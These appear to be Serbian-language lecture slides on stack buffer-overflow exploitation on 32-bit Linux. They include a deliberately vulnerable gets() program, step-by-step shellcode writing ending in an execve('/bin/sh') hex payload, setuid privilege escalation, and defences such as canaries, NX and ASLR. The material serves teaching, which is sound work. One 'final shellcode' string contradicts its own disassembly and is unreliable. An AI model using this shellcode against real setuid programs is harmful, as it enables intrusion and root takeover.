

Механизми упада у системе и вертикалне ескалације привилегија

Механизми упада у системе

- “Класични” хакерски упади експлоатацијом слабости
- Могу да зависе:
 - од оперативног система и његових механизма
 - од програмског језика који се користи
 - од врсте процесора на систему
 - од програмских преводаца и уграђених механизма заштите
 - од коришћених библиотека
- Потребно је детаљно познавање начина рада уређаја до нивоа асемблерског кода
- Ова презентација:
 - Само слабости прекорачења бафера (C, C++)
 - Само прекорачење стека
 - Само 32-bit linux

Најчешће софтверске слабости









MITRE листа 25 најчешћих софтверских слабости:

https://cwe.mitre.org/top25/archive/2022/2022_cwe_top25.html

Rank	ID	Name	Score	KEV Count (CVEs)	Rank Change vs. 2021
1	CWE-787	Out-of-bounds Write	64.20	62	0
2	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.97	2	0
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	22.11	7	+3 ▲
4	CWE-20	Improper Input Validation	20.63	20	0
5	CWE-125	Out-of-bounds Read	17.67	1	-2 ▼
6	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	17.53	32	-1 ▼
7	CWE-416	Use After Free	15.50	28	0
8	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.08	19	0
9	CWE-352	Cross-Site Request Forgery (CSRF)	11.53	1	0
10	CWE-434	Unrestricted Upload of File with Dangerous Type	9.56	6	0

TIOBE indeks

Најпопуларнији програмски језици:

Nov 2023	Nov 2022	Change	Programming Language		Ratings	Change
1	1			Python	14.16%	-3.02%
2	2			C	11.77%	-3.31%
3	4	^		C++	10.36%	-0.39%
4	3	v		Java	8.35%	-3.63%
5	5			C#	7.65%	+3.40%
6	7	^		JavaScript	3.21%	+0.47%
7	10	^		PHP	2.30%	+0.61%
8	6	v		Visual Basic	2.10%	-2.01%

Прекорачење бафера - buffer overflow

С и С++ немају аутоматску проверу
ограничења низова при њиховом
индексирању

Оваква функционалност додаје
незанемарљиве режијске трошкове у виду
неколико додатних инструкција које би
процесори морали да изврше при сваком
читању или писању у неки меморијски бафер.

У језицима С и С++ је писан код већине
оперативних система.

```
1. #include <stdio.h>
2. #include <stdlib.h>
3.
4. int main()
5. {
6.     volatile int A = 0;
7.     char B[64];
8.
9.     gets(B);
10.
11.    printf("%d", A);
12. }
```


Могуће је у променљиву В уписати више од
64 карактера.

Где се уписује вишак?

Организација апликације и меморије

Сваки извршавајући програм (процес), има додељен сопствени виртуелни адресни простор који почиње од адресе 0x0 и иде до максималне адресе доступне на специфичној архитектури процесора (за 32-битне системе ова адреса је 0xFFFFFFFF)

сваки процес може видети и приступати само свом адресном простору, а ако жели интераговати са другим процесима на систему то мора урадити кроз сам оперативни систем



Конвенције позива функција

- Ниједна специфична позивна конвенција никада није била стандардизована, те су зато произвођачи компајлера имали слободу да овај део посла обаве како сами одлуче.
- Данас постоји већи број конвенција које потичу са различитих комбинација компајлера и процесорских архитектура.
- `cdecl` конвенција за x86 архитектуру:
 - аргументи функције се преносе преко програмског стека,
- `System V AMD64 ABI` конвенција за x86-64 архитектуру
 - првих неколико аргумената преносе преко процесорских регистара.
- Према обе поменуте конвенције повратна вредност се враћа кроз неки од процесорских регистара.

Стек

LIFO структура.

Нови подаци се уписују на ниже адресе

ESP регистар означава тренутну позицију
врха стека

EBP (base pointer, frame pointer) регистар
означава стек оквир приликом позива

Користи се за бржи рад функција (x86
архитектура)

Address Value	
643410h Address of variable VAR	← ESP
643414h 1	
643418h	

pop eax


pop ebx

Address Value	
643410h Address of variable VAR	← ESP
643414h 1	
643418h	

Аргументи функције на стеку

```
void function(int a, int b)
{
    int array[5];
}

main()
{
    function(1,2);
    printf("This is where the return
    address points");
}
```



Low Memory Addresses and Top of the Stack

High Memory Addresses and Bottom of the Stack

Стек оквир функције:

- Аргументи функције у обрнутом редоследу
- Повратна адреса
- EBP који означава врх стека при позиву
- Локалне променљиве

Основни пример експлоатације рањивости (1)


primer.c

```
1. #include <stdio.h>
2. #include <stdlib.h>
3.
4. int main()
5. {
6.     volatile int A = 0;
7.     char B[64];
8.
9.     gets(B);
10.
11.     printf("%d", A);
12. }
```

```
ubuntu@bafer32:~$ gcc -o primer primer.c -fno-stack-protector -z execstack
primer.c: In function 'main':
primer.c:7:2: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]
  gets(B);
  ^
/tmp/ccgUqlHe.o: In function `main':
primer.c:(.text+0x20): warning: the `gets' function is dangerous and should not be used.
```


Шта се десило?

- смер уписивања елемената растућег индекса у неки меморијски бафер обрнут је од смера раста програмског стека
- Са 65xB је уписана вредност B у променљиву A
- Са 72xB је промењена повратна адреса из функције
- Како ово експлоатисати?
 - Модификација локалне променљиве изван бафера
 - Модификација повратне адресе функције
 - Преусмеравање програмског тока на убачени низ инструкција




Преусмеравање програмског тока на убачени низ инструкција

Осим повратне адресе функције, на програмски стек убацити и низ машинских инструкција, податак који се обично назива **shellcode**, на који ће се преусмерити програмски ток.

NOP sled/NOP slide - низ NOP инструкција којима се повећава мета коју треба погодити. Где год да се преусмери ток програма у оквиру NOP низа, *shellcode* ће се извршити.

<http://shell-storm.org/>



Израда shellcode-a

Релативно кратак низ асемблерских инструкција који се убацује у улазне стрингове и којим се врши експлоатација система

Приказ у хексадецималном облику

Циљ је најчешће покретање неког системског позива (нпр. `execve` којим се добија `shell` приступ)

Потребно је прилагођавање асемблерског кода да би се избацили “незгодни” карактери попут `0x00` који би у улазном низу означио крај низа

exit() системски позив

Најједноставнији системски позив
терминацију процеса:

```
main()
{
    exit(0);
}
```

Дисасемблирани код овог С програма:

syscall 252 (0xfc) - exit_group()

syscall 1 (0x1) - exit()

Учитавање аргумента у EBX

```
Dump of assembler code for function _exit:
0x0804d9bc <_exit+0>:  mov     0x4(%esp,1), %ebx
0x0804d9c0 <_exit+4>:  mov     $0xfc, %eax
0x0804d9c5 <_exit+9>:   int     $0x80
0x0804d9c7 <_exit+11>: mov     $0x1, %eax
0x0804d9cc <_exit+16>:  int     $0x80
0x0804d9ce <_exit+18>:  hlt
0x0804d9cf <_exit+19>:  nop
End of assembler dump.
```

Припрема shellcode-a

Може да се игнорише `exit_group()`

1. Упиши 0 у EBX
2. Упиши 1 у EAX
3. Позови системски позив помоћу интерапта `int 0x80`

```
Section .text

    global _start

_start:

    mov ebx,0
    mov eax,1
    int 0x80
```

1. Креирај објектни код
2. Преузми хексадецимални код

```
[slap@0day root] nasm -f elf exit_shellcode.asm
[slap@0day root] ld -o exit_shellcode exit_shellcode.o

[slap@0day root] objdump -d exit_shellcode

exit_shellcode:      file format elf32-i386

Disassembly of section .text:

08048080 <.text>:
08048080:      bb 00 00 00 00      mov     $0x0,%ebx
08048085:      b8 01 00 00 00      mov     $0x1,%eax
0804808a:      cd 80              int     $0x80
```


Извршавање shellcode-a

За `exit()` системски позив

```
char shellcode[] = "\xbb\x00\x00\x00\x00"  
                  "\xb8\x01\x00\x00\x00"  
                  "\xcd\x80";
```

```
int main()  
{  
  
    int *ret;  
    ret = (int *)&ret + 2;  
    (*ret) = (int)shellcode;  
}
```

За `exit_group()` системски позив

```
char shellcode[] = "\xbb\x00\x00\x00\x00"  
                  "\xb8\xfc\x00\x00\x00"  
                  "\xcd\x80";
```

```
int main()  
{  
  
    int *ret;  
    ret = (int *)&ret + 2;  
    (*ret) = (int)shellcode;  
}
```

Проблем: ако се овакав shellcode убацује као улазни стринг у ситуацији прекорачења бафера, 0x00 се види као крај стринга и неће цео shellcode бити учитан.

Модификација shellcode-a

mov EBX,0 може да се уради као:

xor EBX,EBX

Такође, уместо EAX упиши у AL

Па код постаје:

```
Section          .text

    global _start

_start:

    xor ebx,ebx
    mov al,1
    int 0x80
```

И добија се финални shellcode:

\x31\xdb\x00\x01\xcd\x80

```
[slap@0day root] nasm -f elf exit_shellcode.asm
[slap@0day root] ld -o exit_shellcode exit_shellcode.o
[slap@0day root] objdump -d exit_shellcode

exit_shellcode:      file format elf32-i386

Disassembly of section .text:

08048080 <.text>:
8048080:      31 db                xor     %ebx,%ebx
8048085:      b0 01               mov     $0x1,%al
804808a:      cd 80               int     $0x80
```

Добијање shell приступа

- `execve()` системски позив којим се добија shell приступ
- Применити исти “рецепт” као за претходни пример.
- Други проблеми:
 - Адресирање у shellcode-у (не могу да се упишу у код)
 - Користи се релативно адресирање - трикови помоћу скока на системски позив, а на стеку је адреса shellcode-a

```
#include <stdio.h>

int main()

{

    char *happy[2];

    happy[0] = "/bin/sh";

    happy[1] = NULL;

    execve (happy[0], happy, NULL);

}
```

```
char shellcode[] =
    "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
    "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
    "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

Како извршити ескалацију привилегија?

- Већина оперативних система поседује концепт привилегија које се користе за регулисање тога шта све појединачни корисници или групе корисника могу да ураде на неком систему
- Некада је потребно да и обични корисници имају могућност рада са програмом који захтева већи ниво способности.
- Програм **ping** који мора имати висок ниво привилегија како би био у стању да креира мрежне пакете који су му потребни за функционисање, али који би и обични корисници требало да користе.
- ping програм је поседован од стране root корисника (setuid)
- уколико се у програмима са активним setuid битом пронађе рањивост, инструкције које буду убачене од стране нападача могу се извршити са неограниченим привилегијама корисника root.

Механизми одбране

- **Коришћење програмских језика који врше проверу индекса**
- **Заштита од модификација вредности на стеку**
 - Заштита повратне адресе функције
 - Прерасподела променљивих унутар стека
 - Заштита показивача
- **Забрана извршавања кода из одређених меморијских локација**
- **Рандомизација адресног простора**
- **Дубока инспекција пакета**
- **Коришћење сигурни(ји)х функција**
- **Тестирање програма на насумичне улазне вредности - Fuzzing**

Заштита повратне адресе функције

- Компајлери могу да убацују такозване „канаринац“ вредности (некада зване и „стек колачићи“) након повратне адресе функције, а пре неког локалног меморијског бафера.
- Ове вредности се при повратку из функције проверавају и ако се закључи да су модификоване, прекида се извршавање програма.
- Ово спречава модификацију повратне адресе, али претвара овакву врсту напада из класе Извршавања произвољног кода у класу DoS напада (енг. Denial-of-Service).
- Екстензија gcc компајлера StackGuard, а потом и у побољшаном стању у оквиру екстензије ProPolice - део новијих верзија gcc компајлера.
- На оперативном систему Windows, у Visual Studio компајлерима, сличан метод одбране се користи као део опције /GS.

Прерасподела променљивих унутар стека и заштита показивача

- „канаринац“ штити од модификације повратну адресу али не и остале контролне вредности, као ни локалне променљиве функције, зато што се ове вредности смештају тек након „канаринац“ вредности.
- ProPolice и /GS опција померају „канаринац“ вредности иза показивача на претходни стек оквир, прерасподелом смештања локалних бафера унутар оквира функције и копирањем аргумената функције на крај оквира.
- PointGuard: показиваче дешифровати и енкриптовати пре и после коришћења операцијом XOR са вредношћу која није позната пре извршавања програма.
- Мана - енкриптовање показивача је опционо те је овај метод исто као и могућност прекорачења бафера био подложен програмерској грешци.

Контранапади

- Погађање канаринац вредности
 - Ако су предефинисане (нула, терминатор)
 - Ако су случајне - друга слабост или груба сила
- Преусмеравање контроле тока пре повратка из функције
 - Преписивање показивача на функције (нпр. ако је показивач на стеку аргумент функције)
 - Злоупотреба виртуелних метода
- Злоупотреба хипа (heap)
 - Хеп - меморија која се резервише и ослобађа помоћу функција стандардне С библиотеке за управљање меморијом (malloc, calloc, realloc,...) и припада посебном делу виртуелног адресног простора процеса
 - преплавити неки меморијски бафер складиштен на хипу и тиме модификовати одређене мета-податке, могуће је променити очекивано понашање менаџера хипа и довести до произвољног читања и писања

Забрана извршавања кода из одређених меморијских локација

- употреба NX (енг. no-execute) бита у оквиру дескриптора меморијских страница, чиме се омогућава брза хардверска провера типа одређене меморијске странице.
- Овај приступ се често користи и у комбинацији са забраном уписа у регионе из којих се могу извршавати инструкције, чиме се обезбеђује нешто генералнија заштита звана W^X (енг. Write xor execute).
- XD бит на Intel и XN бит на ARM процесорима
- Контранапади:
 - Искоришћавање стандардне C библиотеке - преусмеравање тока програма на већ присутне инструкције мапиране у извршиви део виртуелног адресног простора процеса.
 - Return-oriented programming

Рандомизација адресног простора

- Напади као предуслов успеха подразумевају познавање почетних адреса програмског стека, хипа, дељених библиотека, секција за код и податке програма...
- Један од покушаја да се отежа приступ овим информацијама захтева формирање ових меморијских секција тако да оне буду позиционо независне, што потом омогућава њихово смештање на насумично изабрану почетну локацију при сваком новом покретању програма.
- Овакав приступ одбрани од напада који искоришћавају прекорачења бафера зове се рандомизација распореда адресног простора илити ASLR (енг. Address Space Layout Randomization)
- Контранапади: насумично испробавање адреса, откривање битних адреса кроз друге пропусте, преписивање записа у глобалној офсет табели

Коришћење сигурни(ји)х функција

- **Небезбедне:**

- `char* strcpy(char* dst, const char* src)` – копира све карактере из стринга `src` у низ на који показује `dst`, док се не дође до нула знака у низу `src`
- `char* strcat(char* dst, const char* src)` – копира све карактере до нула знака из стринга `src` на крај (означен нула знаком) низа `dst`
- `char* gets(char* dst)` – чита знакове са стандардног улаза и копира их у низ `dst` док не дође до знака за нови ред или крај фајла, након чега додаје нула знак на крај

- **Безбедн(иј)е:**

- `char* strncpy(char* dst, const char* src, size_t num)` – копира највише `num` водећих карактера из стринга `src` у низ на који показује `dst`; уколико се наиђе на крај стринга `src` пре копирања `num` карактера, остатак низа `dst` се попуњава нула вредностима
- `char* strncat(char* dst, const char* src, size_t num)` – копира највише `num` водећих карактера из стринга `src` на крај (означен нула знаком) низа `dst` и додаје нула знак
- `char* fgets(char* dst, int num, FILE* src)` – чита знакове из фајла `src` и копира их у низ `dst` док не дође до знака за нови ред или крај фајла, или док се не прочита (`num`) знакова